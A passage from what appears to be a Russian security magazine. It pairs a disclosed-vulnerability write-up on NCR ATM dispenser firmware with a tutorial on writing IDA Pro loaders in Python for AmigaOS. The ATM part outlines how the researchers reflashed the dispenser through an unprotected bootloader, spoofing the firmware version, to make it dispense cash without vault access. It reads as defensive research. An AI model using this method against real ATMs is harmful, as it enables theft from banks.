jsr     (a0)            ; Receive
lea     $C(sp),sp
move.l  d0,d6
tst.l   d6
bne.s   loc_FFC3CB20
```

```
addq.l  #1,d7
pea     DispTranService.ReceiveBuffer(a5)
move.l  a5,-(sp)
bsr.w   DispTranService::processCommand((Cygnus::CommandPrimitives::CommsBuffer &))
addq.l  #8,sp
bra.s   loc_FFC3CB20
; End of function DispTranService::CmdLoop((void))
```

2. **securityService:** после аутентификации на стороне диспенсера генерируется сессионный ключ, который по запросу компьютера отправляется на него в зашифрованном виде. Этим ключом будут шифроваться все важные команды — выдача, формирование пачки банкнот.




```
movem.l d4-d7/a4-a5,(sp)
movea.l arg_0(a6),a5
moveq   #0,d7
```

```
loc_FFC93DF2:
movea.l securityService.base.vtbl(a5),a0
lea     Universal::RTUSB::Service::VTable.Receive(a0),a4
movea.l 4(a4),a0
moveq   #-1,d0
move.l  d0,-(sp)
pea     securityService.base.RecvCommsBuffer(a5)
move.w  (a4),d0
ext.l   d0
add.l   a5,d0
move.l  d0,-(sp)
jsr     (a0)            ; Receive
lea     $C(sp),sp
move.l  d0,d6
tst.l   d6
bne.s   loc_FFC93DF2
```

```
addq.l  #1,d7
moveq   #6,d0
move.l  d0,-(sp)
moveq   #5,d0
move.l  d0,-(sp)
moveq   #4,d0
move.l  d0,-(sp)
moveq   #3,d0
move.l  d0,-(sp)
move.l  d7,-(sp)
move.l  Universal::RTUSB::Service.details.ServiceName(a5),-(sp)
pea     (aServiceSReceiv_0).l ; "Service %s received message #%d\n"
jsr     _logMsg
lea     $1C(sp),sp
move.l  d0,d5
pea     securityService.base.RecvCommsBuffer(a5)
move.l  a5,-(sp)
bsr.s   securityService::HandleSecurityMessage_((Cygnus::CommandPrimitives::CommsBuffer &))
addq.l  #8,sp
moveq   #6,d0
move.l  d0,-(sp)
moveq   #5,d0
move.l  d0,-(sp)
moveq   #4,d0
move.l  d0,-(sp)
moveq   #3,d0
move.l  d0,-(sp)
move.l  d7,-(sp)
move.l  securityService.base.details.ServiceName(a5),-(sp)
pea     (aServiceSTransm_1).l ; "Service %s transmitted message #%d\n"
jsr     _logMsg
lea     $1C(sp),sp
move.l  d0,d4
bra.w   loc_FFC93DF2
; End of function securityService::CmdLoop((void))
```


3. Впоследствии на глаза попался еще один сервис: **UsbDownloadService**. Его задача — при подключении диспенсера к компьютеру и несоответствии версии прошивки диспенсера переходить в bootloader с целью заливки прошивки, с которой должна работать ОС (лежит в папке с ПО вендора на компьютере). Этот сервис также умеет отдавать информацию о версии прошивки.



Физическая аутентификация

Физическая аутентификация реализована на высочайшем уровне и защищает АТМ от простой отправки по USB команд на выдачу без авторизации. В данном случае она заключается в том, что только при открытом сейфе с деньгами нужно выполнить одно из следующих действий:

- вынуть и вставить нижнюю кассету,
- переключить тумблер на задней стенке стойки с диспенсером.



Но все это требуется только если уровень доступа установлен на максимальный, то есть физический. Всего их три: USB (0), логический (1) и физический (2). Остальные два используются сервисниками и разработчиками для отладки и тестирования прошивки. Ну а физический — крайне рекомендуется вендором к использованию по умолчанию.

Уязвимость

Далее описана критически опасная уязвимость (уже исправленная вендором на момент публикации статьи), которая позволяла при наличии доступа в сервисную зону, но без доступа в сейф (например, через проделанное в лицевой панели ATM отверстие) выполнять любые команды диспенсера, включая выдачу наличных.

Как выяснилось, UsbDownloadService принимает команды, не требующие шифрования. Звучит заманчиво. Но вдруг дальше все защищено, и название Secure Bootloader оправдает себя? Увидим :)

(Спойлер: не оправдает!)

We need to go deeper

Как уже было сказано, в секции .data лежит упакованный код загрузчика, который долгое время не вызывал у нас интереса, да и коллеги, когда исследовали прошивку, не обратили на него внимания.

```
data:000040F0 aVxworks_0:dc.b 'VxWorks',0
data:000040F8 a551_0:dc.b '5.5.1',0
data:000040FE      align $10
data:00004100 aVxworks551_0:dc.b 'VxWorks5.5.1',0
data:0000410D      align $10
data:00004110      dc.b   8
data:00004111      dc.b $78,$9C,$D4,$3B,$7F,$6C,$13,$57,$9A,$CF,$8E,$63,$BB,$34,$90,$69,$E2,  5,$1F,$75
data:00004111      dc.b $61,$14,$D2,$6E,$94,$35,$F6,$34,$E5,$58,$68,$DD,$D4,$44,$34,$75,$AC,$5C,$D6,$1B
data:00004111      dc.b   8,$8D,$5A,$AE,$1A,$B7,$A9,$83,$5A,$9A,$CE,$46,$74,$95,$E6,$22,$3A,$EE,$42,$92
data:00004111      dc.b $F6,$38,$9C,$EC,$71,$A8,$BB,$AA,$7A,$A8,$EA,$15,$84,$10,$CD,$71,$68,$D5,$AE,$22
data:00004111      dc.b $30,$94,$63,$51,$85,$AA,$70,$5D,$ED,$56,$DD,$A8,$4D,$E9,$AF,$68,$4B,$21,$B7,$42
data:00004111      dc.b $77,$D9,$12,$32,$F7,$7D,$DF,$9B,$F1,$BC,$31,$86,$B2,$A7,$FB,$E7,$88,$DE,$F3,$F7
data:00004111      dc.b $8E,$5F,$EF,$7B,$DF,$BC,$F7,$BD,$EF,$8D,$19,$DA,$36,$31,$16,$8D,$30,$7F,$9A,$B1
data:00004111      dc.b $C1,$CE,$5C,$DB,$63,$6D,$CF,$B5,$FD,$A4, $D,$70,$6D,$EF,$80,$2A,$F5,$6D,$A8,$AB
data:00004111      dc.b $7D,$17,$10,$BE,$7C,$19,$EB,$F9,$7D,$58,$7F,$1C,$C2,$7A,$FA,$50,$A2,$CF,$C5,$12
data:00004111      dc.b $CF,$B3,$EA,$FD,$5B,$A2,$6B,$59,$F5,$DF,$9F,$41,$F8,$AD,$5D,$48,$3B,$A5,$FC,$E8
data:00004111      dc.b $12,$93,  8,$3B,$8C,$D8,$5C,$17,$C7,$A6,$72,$88,$DB,$85,$9E,$38,$5F,$85,$70,$D8
data:00004111      dc.b $CB,$5A,$DD,$EE,$5B,  6,$9E,  7,$87,$8C,$8D,$57,$AD,$1A,$7A,$32,$F3,$27,$6A,$6D
data:00004111      dc.b $1D,$1B,$7F,$E4,$91,$77,$DF,$CD,$7C,$9E,$E8,$63,$2E,$2C,$28,$BB,$F9,$50,$2A,$27
data:00004111      dc.b $C7,$58,$F5,$F1,$99,$91,$71,$56,$3D,$AA,$46,$C9,$9A,$51,$15,$69,$27,$66,$81,  6
data:00004111      dc.b $E3,$5A,$91,  7,$E9,$CD,$4D,$FB,$11,$77,$DF,$6F,$3B,$B1,$AF,$AA,$1F,$6E,$83,$5A
data:00004111      dc.b $5A,$BC,$2A,$CD,$8C,$C5,$9C,$B2,$79,$A2,$33,  7,$5A,$7D,$89,$BE,$B2,$69,$A4,$7D
data:00004111      dc.b $FF,$55,$AE,$EB,$F8,$4C,$A2,$EF,$FB,$12,$40,$92,$6B, $D,$F2,$7D,$D5,  7,$E3, $A
data:00004111      dc.b $92,$A5,$9B,$8C,$E9,$A8, $F,$3C,$57,$81,$DE,$43,$DA,$2B,$7B,$52,$B9,$A6,$FD,$C8
data:00004111      dc.b $EB,$9E,$42,$1D,$D5,$AF,$A4,$50,$67, $C,$E1,$C0,$DB,$D4,$B3,$14,$40,$4E,$A9,$6C
data:00004111      dc.b $1A,$75,$3F,$A8,  1,$B5,  1,$4A,  0,$A5,$47,$D7,$80,$E6, $A,$CD,$20,$7B,$3B,$11
data:00004111      dc.b $F3,$AF,$97,$B7,$B3,$E4,$50, $F,$63,  7,$A2,$3E,$E2,$D7,$A9,$EE,$4B,$F4,$18,$F4
data:00004111      dc.b $44,$7A,$F7,$A0,$8F,$13,$7D,$6E,$86,$25,$EA,$A3,$3E,$6B,$3B,$73,$60,$B9,$C9,$71
data:00004111      dc.b $A4,$15,$39,$92,$43,$99,$C7,$10,$43,$3E,$3F,$44,$A3,$AD,$25,$4B,$FB,$98,$DB,$C6
data:00004111      dc.b $ED,$9C,$C5,$FE,$79,$EF,$89,$BE,$3B,$75,$A0,$7A,$F0,$59,$71,$5B,$F4,$53,$48,  5
data:00004111      dc.b $5C,$25,$94,$B2,$62,$7C,$FB,$90,$CA,$8C,$4D,$1C,$CB,$FD,$39,$DC,$C7,$9F,$34,$EA
data:00004111      dc.b $E2,$CF,$CA,$81,$71,$5B,$18,$FC,$7D,$32, $F,$98,$72,$5B,$E7,$3F,$75,$11,$5E,$BA
data:00004111      dc.b $EF,$6C,$D3,$FE,$6B,$FF,$D0,$BF,$8D,$2A,$71,$77,$51,$AD,$82,$74,$17,$79,$66,$18
data:00004111      dc.b $E7,$D1,$1D,$9F,$83,$45,$B1,$48,$C4,$F8,$DC,$31,$97,$AB,$E5,$3D,$D8,$66,$AC,$79
data:00004111      dc.b $EE,$87,$4C,$8E,$B9,$18,$60,$FF,$8E,$89,$35,$AC,$3D,$50,$CA,$23,  3,$F0,$DC,$66
data:00004111      dc.b $A2,$31,$C6,$88,$5F,$62,$23,$C8,$A9,$AC,$95,$60,$5D,$E8,$E3,$80,$94,$EE,$C9,$23
data:00004111      dc.b $5C,$4A,$56,$89,$31,$17,$52,$DD,$3A,$40,$8C,$A0,$61,$75,$8E,$66,$89,$CD,$61,$48
data:00004111      dc.b $45,$B2,$6D,$CF,$C9,$51,$E6,$71,$EB,$C6, $C,$62,$FC,$2E,$B0,$91,$30,$48,$15,$60
```

Пока наличие загрузчика было тайной, оставался открытым вопрос: как же все-таки ПО на компьютере заливает прошивку? Ведь в основной прошивке ничего такого обнаружить не удалось.

Итак, bootloader распакован, загружен в IDA по смещению 0x100000 — теперь можно исследовать... Только символов нет!

Не беда: сравнение основной прошивки с кодом загрузчика, чтение datasheet контроллера — и начинает вырисовываться определенная картина.

Выяснилось, что заливка прошивки хоть и выглядит защищенной, таковой на деле не является. Всего-то нужно знать, как заливать ее правильно.

12.3.1 USB Memory Map

The operation of the USB is controlled by writing control bytes into the appropriate registers. Table 12-2 is a memory map for USB registers. All of the registers are longword aligned even though they are not all 32 bits wide.

Table 12-2. USB Memory Map

Offset	[31:24]	[23:16]	[15:8]	[7:0]
0x1000	Reserved		USB Frame Number Register (FNR)	
0x1004	Reserved		USB Frame Number Match Register (FNMR)	
0x1008	Reserved		USB Real-time Frame Monitor Register (RFMR)	
0x100C	Reserved		USB Real-time Frame Monitor Match Register (RFMMR)	
0x1010	Reserved			USB Function Address Register (FAR)
0x1014	USB Alternate Setting Register (ASR)			
0x1018	USB Device Request Data1 Register (DRR1)			
0x101C	USB Device Request Data2 Register (DRR2)			
0x1020	Reserved		USB Specification Number Register (SPECR)	
0x1024	Reserved		USB Endpoint 0 Status Register (EP0SR)	
0x1028	USB Endpoint 0 IN Config Register (IEP0CFG)			
0x102C	USB Endpoint 0 OUT Config Register (OEP0CFG)			
0x1030	USB Endpoint 1 Configuration Register (EP1CFG)			
0x1034	USB Endpoint 2 Configuration Register (EP2CFG)			
0x1038	USB Endpoint 3 Configuration Register (EP3CFG)			
0x103C	USB Endpoint 4 Configuration Register (EP4CFG)			
0x1040	USB Endpoint 5 Configuration Register (EP5CFG)			
0x1044	USB Endpoint 6 Configuration Register (EP6CFG)			
0x1048	USB Endpoint 7 Configuration Register (EP7CFG)			
0x104C	USB Endpoint 0 Control Register (EP0CTL)			

На полное понимание этого процесса было потрачено довольно много усилий и времени (подробнее об этом можно узнать из доклада «Blackbox is dead—Long live Blackbox!» на конференции Black Hat 2018 в Лас-Вегасе). Чего только стоит перепайка памяти NVRAM, заливка в нее бэкапа с целью «раскирпичивания» всего контроллера...

В итоге получился следующий алгоритм заливки прошивки в диспенсер:

1. Сгенерировать пару RSA-ключей и залить публичный ключ в контроллер.

```
moveq   #0,d7
move.w  read_fifo_buf_boot_init.field_14(a5),d7
lsr.l   #8,d7
and.l   #$FF,d7
moveq   #0,d1
move.b  read_fifo_buf_boot_init.field_14+1(a5),d1
lsl.l   #8,d1
or.l    d1,d7
pea     (NVRAM_1815).w
and.l   #$FFFF,d7
move.l  d7,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


pea     (USB_SERIAL_NUMBER).w
pea     ($14).w
pea     read_fifo_buf_boot_init.usb_serial_number(a5)
jsr     _sysNvramWrite  ; (what, count, where)
lea     $C(sp),sp


moveq   #0,d6
move.w  read_fifo_buf_boot_init.usb_release_version(a5),d6
lsr.l   #8,d6
and.l   #$FF,d6
moveq   #0,d1
move.b  read_fifo_buf_boot_init.usb_release_version+1(a5),d1
lsl.l   #8,d1
or.l    d1,d6
pea     (USB_RELEASE_VER).w
and.l   #$FFFF,d6
move.l  d6,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


moveq   #0,d5
move.w  read_fifo_buf_boot_init.field_2C(a5),d5
lsr.l   #8,d5
and.l   #$FF,d5
moveq   #0,d1
move.b  read_fifo_buf_boot_init.field_2C+1(a5),d1
lsl.l   #8,d1
or.l    d1,d5
pea     (NVRAM_1826).w
and.l   #$FFFF,d5
move.l  d5,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


bsr.w   store_rsa_public_key_to_nvram
```


2. Записать последовательно секции .data и .text из ELF по их физическим адресам из заголовков секций.

Overview | ELF Header | SHeaders | PHeaders | Symbols | Capabilities | Scoring

Program Headers

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Flags
PT_LOAD	152	0xffc20008	0xffc20008	863724	863724	Exec, Write, Read
PT_LOAD	863880	0x1000	0xffcf2df4	304176	304176	Write, Read
PT_LOAD	1168056	0x4b430	0x4b430	0	16548	Write, Read

3. Подсчитать SHA-1 от записанных данных, зашифровать хеш приватным ключом, отправить в контроллер.



4. Подсчитать и отправить сумму всех записанных word-ов прошивки.


После чего, если все подсчитано и записано успешно, загрузится основная прошивка.

Выяснилось, что при записи прошивки существует только одно ограничение: версия прошивки должна

быть не ниже текущей. Но ведь никто не мешает нам подменить версию прошивки в самих ее данных.

В итоге наша особая прошивка с antisecurity-фиксами была залита и успешно запущена!


К этому моменту код основной прошивки был хорошо изучен, найдены команды на выдачу банкнот. Теперь их можно посылать незашифрованными, и диспенсер их с радостью выполнит.



Выдача

После всего пережитого во время исследования (например, «закирпиченный» реальный банкомат) результат был таким приятным и компенсирующим усилия, что алгоритм захотелось повторить и с другим крупным вендором.

Самый что ни на есть настоящий банкомат начал натужно жужжать и охотно поделился с нами свежими хрустящими банкнотами (в данном случае вендорскими «фантиками»). Никакой магии не применялось: только ноутбук, мозг и USB-шнурок.



P. S. Вендор подтвердил уязвимость, которая была заявлена как исправленная в февральском фиксе 2018 года

Выводы

Мы в очередной раз убедились, что, руководствуясь принципом security through obscurity, обеспечить надлежащую защиту невозможно. Проприетарность кода или прошивки совершенно не означает, что к ней в один прекрасный момент не получит доступ злоумышленник и не воспользуется найденными уязвимостями. Всем необходимым для реализации корыстных целей можно обзавестись при наличии определенной суммы денег.

Разработчики должны заниматься кодом, а безопасники — его защитой. Именно поэтому наиболее продуктивным подходом видится сотрудничество с компаниями в сфере ИБ, имеющими достаточный опыт в обеспечении безопасности различных систем, которые помогут построить адекватную защиту в каждом конкретном случае.

Список CVE:

- CVE-2017-17668 (NCR S1 Dispenser),
- CVE-2018-5717 (NCR S2 Dispenser).


Руководствуясь принципом security through obscurity, обеспечить надлежащую защиту невозможно

Модернизация IDA Pro. Учимся писать загрузчики на Python

Владимир Кононович

В этой статье речь пойдет о написании модуля-загрузчика (лоадера) для одной винтажной операционной системы, а именно — для AmigaOS. Писать будем на Python. Также я постараюсь раскрыть некоторые тонкости при работе с релоками (они же relocations), которые встречаются во многих исполняемых файлах (PE, ELF, MS-DOS и т. п.).

Те, кто уже работал ранее с форматом Amiga Hunk (в AmigaOS так называются объекты, содержащие исполняемый код: executable-, library-файлы и т. п.) и загружал хотя бы один такой файл в IDA, наверняка видели, что загрузчик-то уже существует (более того, имеются даже исходники в IDA SDK):



Да, действительно, все уже написано до нас, но... Реализовано все настолько плохо, что работать с хоть каким-то нормальным исполняемым файлом становится просто невозможно.

Работать с хоть каким-то нормальным исполняемым файлом становится просто невозможно

Проблемы текущей реализации

Итак, вот список проблем:

1. Релокации. В файлах Amiga Hunk их наличие — нормальная практика. И в существующей реализации они даже применяются при загрузке файла. Но делается это не всегда корректно (итоговая ссылка может быть подсчитана неправильно). Кроме того, вам не удастся сделать «Rebase program...». В лоадере эта функция отсутствует.

2. Файл загружается по базовому адресу 0x00000000. Это определенно неправильно, поскольку по нулевому смещению грузятся различные системные библиотеки. В итоге ссылки на эти библиотеки создаются в адресном пространстве загруженного файла.

3. Загрузчику можно задавать различные флаги, которые не дают (либо, наоборот, позволяют) IDA выполнять те или иные «распознавательные» действия: определение указателей, массивов, ассемблерных инструкций. В ситуациях, когда дело не касается x86/x64/ARM, часто после загрузки файла ассемблерный листинг выглядит так, что от одного взгляда на него хочется закрыть IDA. Виной тому установленные по умолчанию флаги загрузчика.

```
TEXT:8006C7DC dword_8006C7DC: .word 0x3E0C6           # DATA XREF: sub_8004CF54+8C↑w
TEXT:8006C7DC                                         # sub_8004CF54+DC↑w
TEXT:8006C7E0                 .word 0x17F0001, 0x8000000, 0x78, 0x3F041, 0x1A10001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x33743, 0x21D0001, 0x8000000, 0x78, 0x40112
TEXT:8006C7E0                 .word 0x2EE0001, 0x8000000, 0x78, 0x34CED, 0x3740001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x495BC, 0x4F30001, 0x8000008, 0x7F, 0x37000
TEXT:8006C7E0                 .word 0xF50001, 0x8000000, 0x30, 0x41EE8, 0x3450001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x48F85, 0x5400001, 0x8000000, 0x78, 0x37A16
TEXT:8006C7E0                 .word 0x1CF0001, 0x8000000, 0x5078, 0x38CB2, 0x1FA0001
TEXT:8006C7E0                 .word 0x8000008, 0x78, 0x3A0AE, 0x3D50001, 0x8000000, 0x78
TEXT:8006C7E0                 .word 0x3C78C, 0x2020001, 0x8000008, 0x78, 0x3DBD8, 0x1E30001
TEXT:8006C7E0                 .word 0x8000000, 0x3C78, 0x3EF3C, 0x1510001, 0x8000000
TEXT:8006C7E0                 .word 0x1E78, 0x3FCEC, 0x24B0001, 0x8000000, 0x78, 0x41462
TEXT:8006C7E0                 .word 0x3A80001, 0x8000000, 0x78, 0x4392E, 0x2D20001, 0x8000000
TEXT:8006C7E0                 .word 0x78, 0x455EC, 0xD20001, 0x8000000, 0x78, 0x45EA5
TEXT:8006C7E0                 .word 0x23A0001, 0x8000000, 0x78, 0x44025, 0x3F90001, 0x8000000
TEXT:8006C7E0                 .word 0x1E78, 0x4686C, 0x620001, 0x8000000, 0x78, 0x46CC3
TEXT:8006C7E0                 .word 0x8E0001, 0x8000004, 0x30
```

Пишем шаблон загрузчика

Собственно, написать загрузчик несложно. Есть три колбэка, которые нужно реализовать:

1. `accept_file(li, filename)`

Через эту функцию IDA определяет, можно ли использовать данный лоадер для загрузки файла `filename`.

```
def accept_file(li, filename):
    li.seek(0)
    tag = li.read(4)
    if tag == 'TAG1':  # check if this file can be loaded
        return {'format': 'Super executable', 'processor': '68000'}
    else:
        return 0
```

2. `load_file(li, neflags, format)`

Здесь происходят загрузка содержимого файла в базу, создание сегментов (структур, типов), применение релоков и другие действия.

```
def load_file(li, neflags, format):
    # set processor type
    idaapi.set_processor_type('68000', ida_idp.SETPROC_LOADER)
```

```
  # set some flags
    idaapi.cvar.inf.af = idaapi.AF_CODE | idaapi.AF_JUMPTBL | idaapi.AF_USED |\
    idaapi.AF_UNK | idaapi.AF_PROC | idaapi.AF_LVAR | idaapi.AF_STKARG |\
    idaapi.AF_REGARG | idaapi.AF_TRACE | idaapi.AF_VERSP | idaapi.AF_ANORET |\
    idaapi.AF_MEMFUNC | idaapi.AF_TRFUNC | idaapi.AF_FIXUP | idaapi.AF_JFUNC |\
    idaapi.AF_NULLSUB | idaapi.AF_NULLSUB | idaapi.AF_IMMOFF | idaapi.AF_STRLIT

    FILE_OFFSET = 0x40  # real code starts here
    li.seek(FILE_OFFSET)
    data = li.read(li.size() - FILE_OFFSET)  # read all data except header

    IMAGE_BASE = 0x400000  # segment base (where to load)

    # load code into database
    idaapi.mem2base(data, IMAGE_BASE, FILE_OFFSET)

    # create code segment
    idaapi.add_segm(0, IMAGE_BASE, IMAGE_BASE + len(data), 'SEG01', 'CODE')

    return 1
```

3. `move_segm(frm, to, sz, fileformatname)`

Если в загружаемом файле есть релокации, то нельзя просто так взять и сменить базовый адрес. Необходимо пересчитать все релокации и пропатчить ссылки. В общем случае код будет всегда один и тот же. Здесь мы просто проходимся по всем созданным ранее релокам, добавляя к ним дельту и применяя патчи к байтам загруженного файла.

```
def move_segm(frm, to, sz, fileformatname):
    delta = to
    xEA = ida_fixup.get_first_fixup_ea()
    while xEA != idaapi.BADADDR:
        fd = ida_fixup.fixup_data_t(idaapi.FIXUP_OFF32)
        ida_fixup.get_fixup(xEA, fd)
        fd.off += delta

        if fd.get_type() == ida_fixup.FIXUP_OFF8:
            idaapi.put_byte(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF16:
            idaapi.put_word(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF32:
            idaapi.put_long(xEA, fd.off)

        fd.set(xEA)

        xEA = ida_fixup.get_next_fixup_ea(xEA)

    idaapi.cvar.inf.baseaddr = idaapi.cvar.inf.baseaddr + delta

    return 1
```

